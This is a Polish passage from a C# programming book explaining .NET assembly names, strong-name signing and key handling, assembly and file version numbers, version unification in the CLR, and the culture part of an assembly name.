Możesz się teraz zastanawiać, dlaczego raport zwracany przez właściwość `FusionLog` nie zawierał najmniejszej informacji o istnieniu GAC, można bowiem oczekiwąć, że pojawi się w nim jakiś wpis informujący o tym, że nie udało się znaleźć naszego komponentu w GAC. W rzeczywistości jednak mechanizm wczytywania podzespołów nawet tam nie zajrzał — nie wszystkie komponenty mogą być przechowywane w GAC. Aby było to możliwe, nazwa komponentu musi dawać gwarancje swojej niepowtarzalności — ma to zapobiec wystąpieniu jakiekolwiek możliwości umieszczenia w magazynie zupełnie innej biblioteki DLL, która jedynie przez przypadek ma taką samą nazwę.

## Nazwy podzespołów

Nazwy podzespołów mają określona strukturę. Zawsze zawierają **nazwę prostą** (ang. *simple name*), czyli nazwę, która normalnie byłaby używana do odwoływania się do biblioteki DLL, na przykład *mscorlib* lub *System.Core*. Zazwyczaj odpowiada ona nazwie pliku bez rozszerzenia. Z technicznego punktu widzenia nazwa prosta nie musi odpowiadać nazwie pliku, jednak mechanizm sondowania zakłada, że tak właśnie jest i nie będzie działał prawidłowo, jeśli obie nazwy nie będą sobie odpowiadać<sup>[59]</sup>. Nazwy podzespołów zawsze zawierają numer wersji. Istnieją także pewne fragmenty opcjonalne, takie jak **token klucza publicznego**, który jest wymagany, jeśli zależy nam na zapewnieniu niepowtarzalności nazwy.

## Silne nazwy

Jeśli nazwa podzespołu zawiera token klucza publicznego, to określa się ją jako **silną nazwę**. Silne nazwy mają dwie właściwości: sprawiają, że nazwa podzespołu

jest unikatowa, i dają pewną gwarancję, że podzespół nie został zmodyfikowany, niemniej jednak pewność wykrywania modyfikacji zależy od uwagi, z jaką autor podzespołu podszedł do jego zabezpieczenia. W niektórych przypadkach silne nazwy będą gwarantowały jedynie niepowtarzalność nazwy i nic więcej.

Zgodnie z tym, co sugeruje nazwa, token klucza publicznego nazwy podzespołu ma związek z kryptografią. Jest to szesnastkowa reprezentacja 64-bitowego kodu mieszającego klucza publicznego. Podzespoły posiadające silną nazwę muszą zawierać pełną kopię klucza publicznego, na podstawie którego ten kod mieszający został wygenerowany; muszą także zawierać podpis cyfrowy wygenerowany przy użyciu klucza prywatnego odpowiadającego temu kluczowi publicznemu. Z uwagi na objętość w niniejszej książce nie ma miejsca, by umieścić wyczerpujące wyjaśnienie zagadnień związanych z kryptografią asymetryczną, dlatego też podam tu jedynie bardzo ogólne podsumowanie. Silne nazwy używają algorytmu szyfrowania o nazwie RSA, który korzysta z pary kluczy: publicznego oraz prywatnego. Wiadomości zaszyfrowane przy użyciu klucza publicznego mogą zostać odszyfrowane wyłącznie przy użyciu klucza prywatnego i na odwrót. Można z tego skorzystać, by utworzyć cyfrowy podpis podzespołu: należy w tym celu wyznaczyć klucz mieszający zawartości podzespołu, a następnie zaszyfrować go przy użyciu klucza prywatnego. Poprawność podpisu może sprawdzić każdy, kto będzie dysponował dostępem do klucza publicznego — wystarczy ponownie wyznaczyć kod mieszający zawartości podzespołu, a następnie odszyfrować jego cyfrowy podpis, używając klucza publicznego; oba wyniki powinny być identyczne. Obliczenia matematyczne wykonywane w ramach szyfrowania sprawiają, że zasadniczo nie jest możliwe utworzenie prawidłowego podpisu bez dostępu do klucza prywatnego, podobnie jak zasadniczo nie jest możliwe zmodyfikowanie podzespołu bez zmiany jego kodu mieszającego. W kryptografii wyrażenie „zasadniczo niemożliwe” oznacza, że coś „teoretycznie jest możliwe, jednak jest zbyt złożone obliczeniowo, by było praktyczne”).

Niepowtarzalność silnych nazw bazuje na tym, że system generowania klucza korzysta z bezpiecznych pod względem kryptograficznym generatorów liczb losowych, a prawdopodobieństwo, że dwóm osobom uda się wygenerować dwie pary kluczy, w których występuje taki sam klucz publiczny, jest niemal żadne. Pewność, że zawartość podzespołu nie została zmodyfikowana, wynika z faktu, że podzespoły o silnej nazwie muszą być podpisywane, a jedynie osoba dysponująca kluczem prywatnym może wygenerować ważny podpis. Każda próba zmodyfikowania podzespołu po jego podpisaniu sprawi, że podpis przestanie być ważny.

## PODPOWIEDŹ

Podpisy używane wraz z silnymi nazwami nie mają nic wspólnego z Authenticode — mechanizmem cyfrowego podpisywania kodu od dawna stosowanym w systemie Windows. Służy on do zupełnie innego celu. Authenticode zapewnia możliwość śledzenia, gdyż klucz publiczny jest umieszczony w certyfikacie, który zawiera informacje o tym, skąd pochodzi dany kod. Token klucza publicznego jest jedynie liczbą, a zatem z wyjątkiem przypadków, gdy będziemy wiedzieli, do kogo ten token należy, nie przekazuje on nam żadnych dodatkowych informacji. Authenticode pozwala nam zadać pytanie: „Skąd pochodzi ten komponent?”, natomiast token klucza publicznego pozwala stwierdzić: „To komponent, którego chcę”. Często zdarza się, że jeden komponent jest podpisywany przy użyciu obu tych mechanizmów. (Wszystkie komponenty należące do biblioteki klas .NET Framework posiadają silne nazwy oraz podpisy Authenticode).

Oczywiście podpis stanowi zabezpieczenie wyłącznie w przypadku, gdy klucz prywatny jest naprawdę trzymany w tajemnicy. Jeśli zostanie on ujawniony, każdy będzie w stanie wygenerować podzespoły, które będą wyglądały na ważne i dysponowały odpowiednim tokenem. Okazuje się, że niektóre projekty otwarte celowo publikują pełną parę kluczy, całkowicie rezygnując z zabezpieczenia, jakie może zapewniać token klucza publicznego. Robią tak, by każdy był w stanie zbudować komponent na podstawie jego kodu źródłowego. Można się zastanawiać, czy w takich przypadkach warto zaprzątać sobie głowę stosowaniem silnych nazw, jednak zawsze warto używać unikatowej nazwy, nawet jeśli nie stanowi ona gwarancji autentyczności. Więcej informacji na temat używania kluczy można znaleźć w ramce pt. „[Stosowanie kluczy silnych nazw](#)”.

## Stosowanie kluczów silnych nazw

Jeśli uznamy, że nasz podzespoł potrzebuje silnej nazwy, konieczne będzie podjęcie pewnych decyzji. Czy zależy nam na zachowaniu tajności klucza prywatnego, czy chodzi nam jedynie o to, by nazwa podzespołu była unikatowa? Jeśli zależy nam na tajności klucza, to na jakim etapie procesu budowania będziemy chcieli podpisywać podzespoły? Czy nasz zautomatyzowany serwer budowania będzie podpisywał wszystkie generowane wersje komponentu, czy też będziemy korzystali z jakiegoś procesu tworzenia zatwierdzanych wersji, w ramach którego będzie następowało podpisanie? W jaki sposób zagwarantujemy fizyczne bezpieczeństwo komputerów zawierających kopie naszego klucza prywatnego? Czy te komputery kiedykolwiek będą podłączane do sieci? Jakie środki zapobiegawcze podejmujemy, by klucze nie zostały ujawnione w przypadku awarii sprzętu? Co będą robili poszczególni programiści, jeśli nie będą dysponowali kluczem prywatnym? Muszą przecież mieć możliwość budowania i uruchamiania kodu, ale czy muszą podpisywać każdy tworzony kod?

Istnieją trzy popularne podejścia stosowane podczas korzystania z silnych nazw. Najprostsze z nich polega na używaniu w procesie tworzenia kodu rzeczywistych nazw oraz skopiowaniu klucza prywatnego i publicznego na komputery wszystkich programistów, by mogli podpisywać wszystkie tworzone podzespoły. Z takiego rozwiązania można skorzystać wyłącznie w przypadku, gdy nie musimy zapewnić tajności klucza prywatnego, gdyż programiści bez trudu mogą doprowadzić do jego ujawnienia — niechcący bądź też celowo.

Drugie podejście polega na używaniu różnych par kluczów podczas procesu produkcyjnego i używaniu rzeczywistej nazwy wyłącznie podczas przygotowywania udostępnianej wersji oprogramowania. Takie rozwiązanie ogranicza potencjalne zagrożenia bezpieczeństwa, choć jednocześnie może być powodem zamieszania, gdyż na komputerach programistów mogą się pojawić dwa zestawy komponentów — jeden z nazwami stosowanymi podczas procesu produkcyjnego oraz drugi z nazwami rzeczywistymi.

Trzecie rozwiązanie polega na korzystaniu jedynie z nazw rzeczywistych, lecz zamiast podpisywania każdej budowanej wersji kodu stosowana jest funkcja kompilatora nazywana **opóźnionym podpisywaniem** (ang. *delay sign*). Pozwala ona na utworzenie podzespołu, który będzie miał silną nazwę oraz puste miejsce. W miejscu tym później zostanie umieszczony podpis. Próba zweryfikowania podpisu takiego podzespołu oczywiście zakończy się niepowodzeniem. Na przykład podczas próby dodania takiego komponentu do GAC pojawi się błąd. Niemniej jednak istnieje możliwość skonfigurowania poszczególnych komputerów w taki sposób, by nieprawidłowe podpisy konkretnych podzespołów były ignorowane. Programiści musieliby zatroszczyć się o to w ramach procesu przygotowywania środowiska pracy, dzięki czemu byliby w stanie używać podzespołów objętych opóźnionym podpisywaniem, tak jakby były one podpisane prawidłowo.

Można się zastanawiać nad zastosowaniem czwartego podejścia, polegającego na całkowitej rezygnacji z używania rzeczywistych nazw podczas procesu produkcyjnego i wykorzystywania ich wyłącznie podczas przygotowywania udostępnianych wersji kodu. Niemniej jednak podzespoły o słabych nazwach nie zawsze mogą zastępować podzespoły dysponujące silnymi nazwami, gdyż CLR traktuje je w odmienny sposób. Na przykład podzespołów o słabych nazwach nie można dodawać do GAC, a oprócz tego w ich przypadku CLR stosuje inne zasady obsługi wielu wersji komponentów.

Plik klucza pozwalający na utworzenie silnej nazwy można wygenerować przy użyciu programu *sn* (ang. *strong name* — silna nazwa), uruchamianego z poziomu wiersza poleceń. Ewentualnie można go także utworzyć w Visual Studio na karcie *Signing* właściwości projektu. Na tej karcie można także włączyć tryb opóźnionego podpisywania. Niemniej jednak Visual Studio nie daje możliwości wygenerowania wersji pliku kluczy zawierającej wyłącznie klucz publiczny, co jest konieczne w przypadku, gdy będziemy chcieli skorzystać z opcji opóźnionego podpisywania. Cały sens tego rozwiązania polega bowiem na tym, by zapewnić programistom możliwość pracy bez konieczności posiadania kopii klucza prywatnego. Aby pobrać jedynie klucz publiczny i umieścić go w nowym pliku, który następnie będziemy mogli dowolnie udostępniać, można użyć opcji *-p* programu *sn*. Z kolei aby utworzyć rzeczywisty podpis na dowolnym etapie publikacji oprogramowania, trzeba będzie ponownie użyć programu *sn*, tym razem z opcją *-R*.

W niektórych przypadkach platforma .NET nie będzie próbowała weryfikować

podpisu powiązanego z silną nazwą. Dzieje się tak, kiedy uruchamiamy kod pochodzący z zaufanego miejsca (jest nim na przykład przeważająca większość katalogów na dysku lokalnego komputera). Jeśli napastnicy byli w stanie przełamać zabezpieczenia komputera do tego stopnia, że mogą modyfikować pliki wykonywalne na jego dysku twardym, to bardzo łatwo mogą także pokonać mechanizm wykrywania modyfikacji komponentów, bądź to zmieniając silną nazwę, bądź też całkowicie ją usuwając. Przyjrzyjmy się na przykład programowi umieszczonemu w katalogu *Program Files*. Jest on chroniony przez listy kontroli dostępu, co oznacza, że chcąc zmodyfikować jego zawartość, musimy dysponować uprawnieniami administratora. Jeśli napastnikowi udało się uzyskać takie uprawnienia na naszym komputerze, to wszelkie ustalenia przestają mieć jakiekolwiek znaczenie. Sprawdzanie silnej nazwy jedynie w wyobraźni mogłoby wykryć problemy w sytuacji, gdy komputer będzie całkowicie przejęty przez napastnika; dlatego też w takich przypadkach jego stosowanie jest bezcelowe. Weryfikacja podpisu jest wolna — jej przeprowadzenie wymaga od CLR wczytania każdego bajtu aplikacji przed jej rozpoczęciem, a to z kolei powoduje znaczne wydłużenie czasu uruchamiania. A zatem w przypadkach, kiedy weryfikacja ta nie zapewnia żadnych korzyści, CLR ją pomija. Oczywiście CLR wciąż będzie weryfikować podpisy silnych nazw podzespołów, które są pobierane ze źródeł niezaufanych, na przykład z internetu.

Microsoft dokłada sporych starań, by zapewnić tajność kluczy prywatnych, których używa do tworzenia silnych nazw. Łatwo zauważyc, że większość podzespołów wchodzących w skład biblioteki klas używa tego samego tokenu. Poniżej przedstawiona została pełna nazwa pliku *mscorlib*, podzespołu systemowego, od którego zależy cały kod pisany na platformę .NET:

```
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

Swoją drogą, jest to prawidłowa nazwa nawet w wersji .NET 4.5. Microsoft nie zawsze aktualizuje numery wersji w nazwach komponentów bibliotecznych wraz ze zmianami numeracji marketingowej — nawet główne numery wersji mogą się od siebie różnić. Na przykład wersja podzespołu *mscorlib* w .NET 3.5 miała numer 2.0.0.0.

W przedstawionym wcześniej raporcie dostępnym we właściwości *FusionLog* wszystkie tokeny klucza publicznego miały wartość `null`, jednak w przypadku *mscorlib* jest inaczej. Wszystkie podzespoły udostępniające token klucza publicznego (czyli wszystkie podzespoły posiadające silne nazwy) mogą być umieszczone w GAC, gdyż nie ma zagrożenia, że ich nazwy nie będą unikatowe. Gdyby token klucza publicznego nie był dostępny, to CLR nie miałoby możliwości sprawdzenia, czy *Utils.dll* przechowywany w GAC jest tym komponentem, którego potrzebujemy, czy też jakimś zupełnie innym, który tylko przypadkowo ma tę samą

nazwę. Podanie tokenu klucza publicznego rozwiązuje wszelkie te problemy.

Jeśli nie planujemy umieszczać komponentów w GAC, nie musimy przejmować się używaniem w nich silnych nazw. Jeśli zainstalujemy kopię komponentu koniecznego do działania aplikacji w tym samym katalogu, w jakim jest umieszczona sama aplikacja, będzie to sygnałem, że jest to komponent, którego ona chce używać. GAC wymaga stosowania silnych nazw, gdyż jest zasobem wspólnym, czego nie można powiedzieć o katalogu instalacyjnym naszej aplikacji.

Choć token klucza publicznego jest opcjonalnym elementem nazwy podzespołu, to jednak numer wersji jest obowiązkowy.

## Numer wersji

Nazwy wszystkich podzespołów zawierają numer wersji składający się z czterech części. Gdy nazwa podzespołu jest reprezentowana w formie łańcucha znaków (czyli na przykład podczas prezentowania jej w raporcie zwracanym przez właściwość `FusionLog` lub przekazywania jej jako argumentu metody `Assembly.Load`), numer wersji składa się z czterech liczb dziesiętnych oddzielonych od siebie kropkami (na przykład `4.0.0.0`). Format binarny używany przez IL do zapisu nazw podzespołów oraz odwołań ogranicza nieco zakres tych liczb — każda z nich musi dać się zapisać w 16-bitowej liczbie bez znaku (`ushort`), a największa dozwolona wartość każdej z nich jest o jeden mniejsza od maksymalnej wartości 16-bitowej liczby bez znaku; oznacza to, że najwyższy prawidłowy numer wersji ma postać: `65534.65534.65534.65534`.

Każda z czterech części numeru wersji ma swoją nazwę. Zaczynając od lewej, jest to: *wersja główna* (ang. *major version*), *wersja pomocnicza* (ang. *minor version*), *kompilacja* (ang. *build*) oraz *rewizja* (ang. *revision*). Niemniej jednak żadna z nich nie ma żadnego ściśle określonego znaczenia. Niektórzy programiści używają określonych konwencji, jednak nikt ich nie wymusza ani nie sprawdza. Powszechnie stosowana konwencja określa, że każda zmiana publicznego API musi powodować zmianę wersji głównej lub pomocniczej, a zmiana, która może doprowadzić do problemów w już istniejącym kodzie, musi powodować zmianę wersji głównej. (Kolejnym popularnym powodem zmiany numeru wersji głównej są wzgłydy marketingowe). Jeśli aktualizacja oprogramowania nie ma na celu wprowadzania żadnych widocznych zmian w jego działaniu (być może jedynie z wyjątkiem poprawy błędów), to zmiana numeru komplikacji powinna wystarczyć. Numer rewizji może natomiast posłużyć do rozróżnienia dwóch komponentów, które wedle naszej wiedzy zostały utworzone na podstawie tej samej wersji kodu, lecz w różnym czasie. Zdarzają się także programiści, którzy kojarzą numer wersji z rozgałęzieniami kodu w systemie kontroli wersji, a w takim przypadku zmiana numeru rewizji może oznaczać *poprawkę* (ang. *patch*) przeznaczoną dla wersji

kodu, która już od dawna nie miała znaczącej aktualizacji. Niemniej jednak każdy może nadawać tym liczbom swoje własne znaczenie. Z punktu widzenia CLR jest tylko jedna interesująca rzecz, do jakiej można użyć numeru wersji, i jest nią porównywanie z innymi numerami wersji — mogą one być identyczne lub nie.

### PODPOWIEDŹ

Numery wersji używane w nazwach podzespołów należących do biblioteki kas .NET Framework ignorują wszystkie powyższe konwencje. Większość komponentów ma ten sam numer wersji (2.0.0.0) we wszystkich czterech głównych wersjach platformy (2.0, 3.0, 3.5 oraz 3.5 sp1; niezależnie od tego, jak to brzmi, to ta ostatnia była znaczącą wersją, dysponującą ważnymi nowymi możliwościami). W .NET 4.0 numery wersji wszystkich komponentów zostały zmienione na 4.0.0.0 i ten sam numer używany jest w .NET 4.5.

Numer wersji określany jest przy użyciu atrybutu podzespołu. Atrybuty zostały dokładniej opisane w [Rozdział 15.](#), niemniej jednak ten konkretny jest bardzo prosty. Jeśli zajrzymy do pliku `AssemblyInfo.cs` dodawanego przez Visual Studio do większości projektów (i ukrytego w węźle *Properties* okna *Solution Explorer*), to zobaczymy w nim różne atrybuty zawierające szczegółowe informacje o podzespole, w tym także atrybut `AssemblyVersion`, taki jak ten przedstawiony na [Przykład 12-3](#).

#### Przykład 12-3. Określanie numeru wersji podzespołu

```
[assembly: AssemblyVersion("1.0.0.0")]
```

Kompilator C# obsługuje ten atrybut w specjalny sposób — nie stosuje go bezmyślnie jak większość innych atrybutów. Kompilator analizuje podany numer wersji i przedstawia go w postaci wymaganej przez format metadanych .NET. Dodatkowo sprawdza, czy łańcuch znaków ma oczekiwana postać oraz czy poszczególne liczby zmiesią się w dopuszczalnym zakresie. Można także używać alternatywnej formy zapisu, przedstawionej na [Przykład 12-4](#), w której dwa ostatnie fragmenty zostały zastąpione gwiazdką (\*). Istnieje także możliwość zastąpienia tylko ostatniego fragmentu numeru gwiazdką i podania trzech pozostałych.

#### Przykład 12-4. Generowanie części numeru wersji podzespołu

```
[assembly: AssemblyVersion("1.0.*")]
```

Symbol \* informuje kompilator, że powinien on za nas wygenerować fragmenty numeru wersji. Jeśli każemy mu wygenerować trzeci fragment numeru, będzie to liczba dni, które upłynęły od 1 lutego 2000 roku. Wybrana data nie ma żadnego szczególnego znaczenia — zapewnia jedynie, że w podzespole skompilowanym jutro ten fragment numeru wersji będzie mieć wyższą wartość niż w komponencie skompilowanym dzisiaj (zakładając, że na komputerach używanych do komplikacji

jest ustawiona prawidłowa data i są one zlokalizowane w tej samej strefie czasowej). Dokumentacja stwierdza, że jeśli każemy kompilatorowi wygenerować czwarty fragment numeru wersji, to będzie on liczbą losową. Jednak praktyka pokazuje co innego — wydaje się, że jest to liczba sekund, które uplynęły od północy, podzielona przez dwa, co oznacza, że na każdym komputerze każda komplikacja spowoduje wygenerowanie wartości większej od tej, która została użyta podczas poprzedniej komplikacji, oczywiście jeśli w międzyczasie nie został zmieniony czas systemowy.

Automatycznie generowane numery wersji były domyślnie stosowane w większości szablonów projektów .NET, jednak w Visual Studio 2008 domyślny numer wersji został ustalony jako **1.0.0.0**. Problem związany ze stosowaniem automatycznie generowanych numerów wersji polega na tym, że uniemożliwiają one powtarzanie procesu budowania — za każdym razem uzyskujemy bowiem inny numer wersji. A ponieważ numer ten jest bardzo ważnym elementem nazwy, zatem jego zmiany mogą być przyczyną problemów; na przykład możemy udostępnić podzespół zawierający korekty pewnych błędów tylko po to, by okazało się, że program przestał działać, gdyż poprawki zostały przygotowane dla innego numeru wersji, a teraz awarie są spowodowane tym, że CLR nie jest w stanie znaleźć podzespołu o poszukiwanym numerze. (Albo, co jest jeszcze bardziej zdradliwe, możemy udostępnić poprawkę, lecz programy wciąż będą korzystać ze starej, nieprawidłowej wersji podzespołu, gdyż obie wersje trafią do GAC, a CLR będzie wczytywało tę, o którą poprosi aplikacja). W praktyce często stosuje się rozwiązanie polegające na tym, że ostatnie dwie liczby numeru wersji są zerami — **0.0**. Jeśli przygotowujemy podzespół, który ma stanowić zamiennik już istniejącego, to najłatwiej jest zostawić taki sam numer wersji; jeśli natomiast ma to być kolejna wersja podzespołu, to najprawdopodobniej będziemy chcieli jasno to zasygnalizować, zmieniając wersję główną lub pomocniczą.

Swoją drogą, numer wersji stanowiący element nazwy podzespołu nie jest powiązany z numerem wersji zapisywany przy użyciu standardowych mechanizmów Win32. Większość plików .NET zawiera oba te numery. Zazwyczaj numery wersji plików zmieniają się częściej. Na przykład: choć większość plików należących do biblioteki klas .NET Framework w wersjach .NET 4.0 oraz .NET 4.5 posiada ten sam numer wersji określający nazwę pliku — **4.0.0.0** — to jeśli sprawdzimy numer wersji pliku stosowany przez system Windows, okaże się, że jest inny. Wersja główna oraz pomocnicza są zazwyczaj takie same w obu tych sposobach numeracji, jednak numery komplikacji i rewizji są przeważnie inne. Na komputerze, na którym była zainstalowana platforma .NET 4.0 sp1, plik *mscorlib.dll* miał numer wersji Win32 o postaci **4.0.30319.239**, jednak po zainstalowaniu .NET 4.5 numer ten zmieniał się na **4.0.30319.17929**. (Kiedy są

udostępniane dodatki Service Pack oraz inne aktualizacje, wartość ostatniej części numeru wersji zawsze rośnie).

### PODPOWIEDŹ

Ponieważ GAC jest w stanie przechowywać wiele wersji podzespołu, które w innych przypadkach miałyby taką samą nazwę, zatem nieco zaskakujący może być fakt, że .NET 4.5 zastępuje *mscorlib.dll* nowym plikiem, który ma ten sam numer wersji podzespołu. Można by oczekiwać, że wersja 4.5 biblioteki zostanie zainstalowana wraz z wersją 4.0, a sama platforma .NET będzie wyczytywać podzespoły odpowiadające tym, które były używane podczas budowania programu. (Wersje .NET 2.0 oraz 4.0 mogą egzystować obok siebie dokładnie w taki sposób). Jednak w przypadku wersji 4.0 oraz 4.5 nie jest to możliwe, gdyż w obu są używane te same nazwy, a obie wersje platformy używają także tego samego magazynu GAC. Ale dlaczego te dwie wersje potrzebują tej samej nazwy? Czy w .NET 4.5 nie można by zastosować innego numeru wersji określającego nazwę podzespołu, na przykład 4.5.0.0? Okazuje się, że nie jest to możliwe, gdyż .NET 4.5 stanowi zamiennik wersji 4.0. Ta nowa wersja platformy dodaje pewne nowe możliwości, lecz jednocześnie modyfikuje wiele już istniejących. (Wersje .NET 3.0 oraz 3.5 były podobnymi zamiennikami .NET 2.0). Nie wszystko, co stanowi nową wersję platformy ze względów marketingowych, w rzeczywistości jest jej całkowicie nową wersją.

Numer wersji pliku używany przez system Windows określany jest przy użyciu kolejnego atrybutu, który także jest obsługiwany przez kompilator w specjalny sposób. Atrybut ten został przedstawiony na [Przykład 12-5](#). Zazwyczaj atrybut ten jest umieszczany w pliku *AssemblyInfo.cs*, choć nie jest to konieczne. Powoduje on, że kompilator umieszcza w pliku zasób Win32 z numerem wersji, a zatem będzie to numer, który użytkownik zobaczy po kliknięciu podzespołu prawym przyciskiem myszy w *Eksploratorze Windows* i wyświetleniu właściwości pliku.

#### Przykład 12-5. Określanie numeru wersji pliku stosowanej przez Windows

```
[assembly: AssemblyFileVersion("1.0.312.2")]
```

Atrybut *AssemblyFileVersion* jest zazwyczaj bardziej odpowiednim od atrybutu *AssemblyVersion* miejscem do podawania numeru wersji określającej komplikację, w ramach której plik został wygenerowany. Ten drugi jest raczej jedynie deklaracją obsługiwanej wersji API, a wszelkie modyfikacje, które mają zapewniać pełną zgodność wstecz, powinny raczej pozostawać go w niezmienionej postaci i modyfikować jedynie numer podawany w atrybucie *AssemblyFileVersion*. Firma Microsoft w bardzo wyraźny sposób zaznacza swoje intencje, używając tej samej wartości atrybutu *AssemblyVersion* w wersjach .NET 4.0 oraz 4.5 — chce w ten sposób pokazać, że wszystkie aplikacje działające w .NET 4.0 powinny także być w stanie działać w .NET 4.5 i to bez konieczności wprowadzania jakichkolwiek modyfikacji. Pomimo to na podstawie atrybutu *AssemblyFileVersion* wciąż możemy się przekonać, które wersje podzespołów są zainstalowane.

### Numery wersji a wczytywanie podzespołów

Ponieważ numery wersji są elementami nazwy podzespołu (a zatem także i jego tożsamości), niestety są one także elementem tożsamości typów. Klasa

`System.String` umieszczana w podzespołach `mscorlib` w wersji `2.0.0.0` nie jest tym samym typem co typ o tej samej nazwie umieszczony w podzespołach `mscorlib` w wersji `4.0.0.0`. Wczytując podzespół o silnej nazwie (bądź to niejawnie, używając zdefiniowanych w nim typów; bądź też jawnie — przy użyciu metody `Assembly.Load`), CLR wymaga, by numery wersji były identyczne<sup>[60]</sup>.

Jeśli podzespół nie ma silnej nazwy, CLR nie zwraca uwagi na numery wersji — jeśli proces sondowania się nie powiedzie, to z powodzeniem zostanie użyty podzespół o pasującej nazwie prostej. Argumentem przemawiającym za takim rozwiązaniem jest to, że jeśli komponent nie ma silnej nazwy, to jedynym powodem, który CLR ma, by sądzić, że daje nam do użycia odpowiednią wersję podzespołu, jest fakt, że został on umieszczony w katalogu aplikacji. Byłoby nieco dziwne, gdyby CLR było na tyle skrupulatne, by sprawdzać numer wersji w sytuacji, gdy nie dysponuje żadną możliwością wykrycia, czy przez przypadek nie używamy dobrej wersji całkowicie niewłaściwego pliku. (To by było jak pójście do kina na film *Ojciec chrzestny II* tylko po to, by okazało się że trafiliśmy na seans *Seksu w wielkim mieście 2*. Zapewne nie zadowoliłyby nas wyjaśnienia kina, że to właściwie ten sam film, gdyż oba mają w tytule cyferkę 2).

Kiedy jednak określmy silną nazwę, CLR używa komponentu z GAC tylko i wyłącznie w przypadku, gdy w magazynie będzie dostępna ta sama wersja. W przeciwnym razie CLR spróbuje odnaleźć odpowiednią kopię podzespołu w katalogu aplikacji bądź w którymś z jej podkatalogów. Proces sondowania będzie próbował pobrać pierwszy odnaleziony plik o prawidłowej nazwie, a jeśli okaże się, że ma on niewłaściwy numer wersji, to proces zostanie przerwany i zakończy się zwróceniem błędu — poszukiwania nie będą kontynuowane.

Trzeba pamiętać, że „właściwy” numer wersji nie oznacza dokładnie tego numeru, o który prosił nasz kod — dotyczy to zwłaszcza typów należących do biblioteki klas .NET Framework, gdy używane są zarówno stare, jak i nowe podzespoły. Na przykład: jeśli napisaliśmy bibliotekę DLL przeznaczoną do użycia w .NET 2.0, to aplikacja napisana z użyciem .NET 4.0 wciąż będzie mogła korzystać z naszego komponentu. Nasz kod będzie zawierał odwołania do wersji 2.0 wszystkich podzespołów biblioteki klas .NET, jednak CLR automatycznie zastosuje wersję 4.0. W ramach alternatywy CLR mogłoby wczytać kopie wszystkich podzespołów platformy 2.0, jednak mogłoby to doprowadzić do licznych problemów. Przede wszystkim niektóre podzespoły krytyczne dla działania całego systemu (takie jak `mscorlib`) po prostu nie mogą działać w innej wersji CLR niż ta, dla której zostały przygotowane. Po drugie, gdyby można było wczytywać wiele wersji komponentu `mscorlib`, to naprawdę byłoby kłopotliwe, gdyby różne fragmenty aplikacji mogły

używać różnych wersji powszechnie stosowanych typów — gdyby nasz komponent używał wersji 2.0 klasy `string`, to żaden z wygenerowanych przez niego łańcuchów nie mógłby być używany w aplikacji, gdyż korzystała z klasy `string` w wersji 4.0. Po trzecie, nawet gdyby nie chodziło o typy o tak krytycznym znaczeniu jak `string`, czyli w przypadkach, w których problemy opisane wcześniej mogłyby nie wystąpić, to wczytywanie starych wersji typów i tak byłoby problematyczne, gdyż inny kod wykonywany w ramach tego samego procesu mógłby korzystać z nowszych wersji typów. W efekcie mógłby się skończyć na tym, że jednocześnie byłoby wczytyanych wiele różnych wersji takich platform jak WPF lub ASP.NET, które by sobie wzajemnie przeszkadzały, gdyż każda z nich uważałyby, że jest odpowiedzialna za wykonywanie pewnych zadań obejmujących swoim zasięgiem cały proces. Kolejnym problemem byłoby niebezpieczeństwo, że nasz komponent będzie używał wersji 2.0 niektórych interfejsów i choć najprawdopodobniej nie uległy one zmianie w wersji 4.0, to jednak różna tożsamość typu mógłaby spowodować, że CLR potraktowałoby interfejs `INotifyPropertyChanged` (bądź dowolny inny) w wersji 2.0 jako całkowicie inny typ niż ten sam interfejs w wersji 4.0. A zatem nic dobrego nie wyniknie z wczytywania wielu różnych wersji popularnych komponentów w ramach jednego procesu. Aby więc tego uniknąć, CLR stosuje politykę *unifikacji* podzespołów należących do biblioteki klas platformy .NET. Niezależnie od tego, dla jakiej wersji .NET został przygotowany nasz komponent, otrzyma on tę wersję, która została wybrana podczas uruchamiania aplikacji.

### PODPOWIEDŹ

Swoją drogą, nigdy nie zdarzy się, że zostanie wykorzystana wcześniejsza wersja CLR. Jeśli nasza biblioteka DLL została przygotowana przy użyciu .NET 4.5, to każda próba wczytania jej na przykład w .NET 3.5 zakończy się niepowodzeniem. Polityka unifikacji dopuszcza jedynie stosowanie starszych bibliotek DLL w nowszych wersjach platformy.

## Identyfikator kulturowy

Jak na razie wiemy, że nazwy podzespołów składają się z nazwy prostej, numeru wersji oraz opcjonalnie z tokenu klucza publicznego. Kolejnym komponentem jest **identyfikator kulturowy** (ang. *culture*). Nie jest on elementem opcjonalnym, choć jego najczęściej stosowaną wartością jest `neutral`. Identyfikator ten zazwyczaj przyjmuje inną wartość wyłącznie w przypadku podzespołów zawierających zasoby związane z konkretnymi ustawieniami kulturowymi. Identyfikator kulturowy wchodzący w skład nazwy podzespołu ma za zadanie wspierać lokalizację zasobów, takich jak bitmapy oraz łańcuchy znaków. Aby pokazać, jak to się odbywa, trzeba jednak w pierwszej kolejności wyjaśnić działanie mechanizmów lokalizacji, które

korzystają z tego identyfikatora.

Wszystkie podzespoły mogą zawierać osadzone w nich strumienie binarne. (Oczywiście nic nie stoi na przeszkodzie, by w takim strumieniu umieścić tekst. Trzeba jedynie wybrać odpowiedni sposób kodowania). Klasa `Assembly` należąca do API odzwierciedlania udostępnia mechanizmy pozwalające na bezpośrednie operowanie na tych strumieniach, jednak równie popularnym rozwiązaniem jest korzystanie z klasy `ResourceManager` zdefiniowanej w przestrzeni nazw `System.Resources`. Stosowanie jej jest znaczco wygodniejsze od operowania na nieprzetworzonych strumieniach binarnych, gdyż definiuje ona specjalny format pojemnika, dzięki któremu jeden strumień może zawierać dowolnie wiele łańcuchów znaków, obrazów, klipów dźwiękowych bądź jakichkolwiek innych elementów binarnych; Visual Studio udostępnia wbudowany edytor pozwalający na pracę z tym formatem. Powodem, dla którego wspominam o tym wszystkim w punkcie poświęconym rzekomo nazwom podzespołów, jest to, że klasa `ResourceManager` zapewnia także wsparcie dla lokalizacji, a identyfikator kulturowy podzespołu jest jednym z elementów tego mechanizmu. Aby wyjaśnić, jak on działa, przeanalizuję krótki przykład.

